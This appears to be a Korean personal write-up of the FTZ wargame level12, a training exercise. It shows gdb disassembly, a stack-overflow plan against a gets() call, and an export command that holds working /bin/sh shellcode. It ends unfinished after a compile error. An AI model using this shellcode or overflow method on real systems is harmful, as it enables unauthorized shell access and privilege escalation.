

attackme를 실행해 아무 문자를 입력하니 빠져나왔다.

스택의 ret를 shell code가 있는 메모리의 주소로 바꿔준다.

```
[level12@ftz level12]$ gdb attackme
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...
(gdb) disas main
Dump of assembler code for function main:
0x08048470 <main+0>:    push   %ebp
0x08048471 <main+1>:    mov    %esp,%ebp
0x08048473 <main+3>:    sub    $0x108,%esp
0x08048479 <main+9>:    sub    $0x8,%esp
0x0804847c <main+12>:   push   $0xc15
0x08048481 <main+17>:   push   $0xc15
0x08048486 <main+22>:   call   0x804835c <setreuid>
0x0804848b <main+27>:   add    $0x10,%esp
0x0804848e <main+30>:   sub    $0xc,%esp
0x08048491 <main+33>:   push   $0x8048538
0x08048496 <main+38>:   call   0x804834c <printf>
0x0804849b <main+43>:   add    $0x10,%esp
0x0804849e <main+46>:   sub    $0xc,%esp
0x080484a1 <main+49>:   lea    0xfffffef8(%ebp),%eax
0x080484a7 <main+55>:   push   %eax
0x080484a8 <main+56>:   call   0x804831c <gets>
0x080484ad <main+61>:   add    $0x10,%esp
0x080484b0 <main+64>:   sub    $0x8,%esp
0x080484b3 <main+67>:   lea    0xfffffef8(%ebp),%eax
0x080484b9 <main+73>:   push   %eax
0x080484ba <main+74>:   push   $0x804854c
0x080484bf <main+79>:   call   0x804834c <printf>
0x080484c4 <main+84>:   add    $0x10,%esp
0x080484c7 <main+87>:   leave
0x080484c8 <main+88>:   ret
0x080484c9 <main+89>:   lea    0x0(%esi),%esi
0x080484cc <main+92>:   nop
0x080484cd <main+93>:   nop
0x080484ce <main+94>:   nop
0x080484cf <main+95>:   nop
---Type <return> to continue, or q <return> to quit---
```

sub $0x108,%esp → str의 영역이 0x108 → 256 + 8

main+59 → ebp-264 -> ret(4)

dbp(4)

dummy(8)

str(256)

라이브러리에서 실행시키기 위해 export 명령어로 shell code 환경변수에 268byte의 문자열과 25byte크기의 shell code를 입력한다. 입력된 shell code 환경변수의 주소를 출력하는 프로그램을 코딩하여 출력된 주소를 ret 레지스터 값으로 수정한다.

shell code 환경변수에 python에 -c옵션을 지정하여 268byte 크기의 문자열과 shell code를 입력한다. →

export shellcode=$(python -c 'print "A"*268+
"₩x31₩xc0₩x50₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x50₩x53₩x89₩xe1₩x89₩xc2₩xb0₩x0b₩xcd₩x80"')

```
(gdb) [level12@ftz level12]$
[level12@ftz level12]$ export shellcode=$(python -c 'print"A"*268+"\x31\xc0\x50\
x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x89\xc2\xb0\x0b\
xcd\x80"')
[level12@ftz level12]$
```

환경변수 지정이 완료되면 shell code 환경변수 시작 주소를 출력하는 소스코드를 생성한다. 생성된 shell.c 파일을 gcc 컴파일러로 shell 실행파일로 컴파일한다. Shell 실행파일을 실행하면 0xbfffccc가 출력된다.

vi shell.c

gcc shell.c -0 shell

./shell

에러로 파일 생성 불가